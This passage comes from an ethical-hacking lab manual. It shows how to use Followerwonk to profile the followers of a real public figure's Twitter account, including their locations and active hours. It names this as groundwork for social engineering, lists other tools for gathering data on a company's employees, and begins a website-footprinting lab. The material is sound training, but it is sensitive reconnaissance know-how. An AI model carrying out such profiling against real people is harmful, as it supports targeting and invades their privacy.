
Here, we will use Followerwonk to gather information about the followers in social networking sites.

1. Turn on the **Windows 11** virtual machine. Login to the **Windows 11** virtual machine with Username: **Admin** and Password: **Pa\$\$w0rd**.
2. Open any web browser (here, **Mozilla Firefox**). In the address bar of the browser place your mouse cursor, type **https://followerwonk.com/analyze** and press **Enter**.
3. **Followerwonk** website appears, as shown in the screenshot.




4. In the **Screen Name** search bar, type your target individual's twitter tag (here, **@satyanadella**) and click the **Do it** button to analyze the users whom the target person follows.


5. The results regarding the target appears, as shown in the screenshot.



6. Scroll down to view the detailed analysis on the geographical location and active hours of the followers. This information further helps attackers to perform various social engineering and non-technical attacks.



Module 02 – Footprinting and Reconnaissance



7. This concludes the demonstration of gathering information using Followerwonk.
8. You can also use **Hootsuite** (<https://www.hootsuite.com>), **Meltwater** (<https://www.meltwater.com>), etc. to gather additional information related to the target company and its employees from social networking sites.
9. Close all open windows and document all the acquired information.
10. Turn off the **Windows 11** virtual machine.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☒ Yes	☐ No
Platform Supported	
☒ Classroom	☒ CyberQ



Perform Website Footprinting

Website footprinting refers to monitoring and analyzing the target organization's website for information.

Lab Scenario

As a professional ethical hacker, you should be able to extract a variety of information about the target organization from its website; by performing website footprinting, you can extract important information related to the target organization's website such as the software used and the version, operating system details, filenames, paths, database field names, 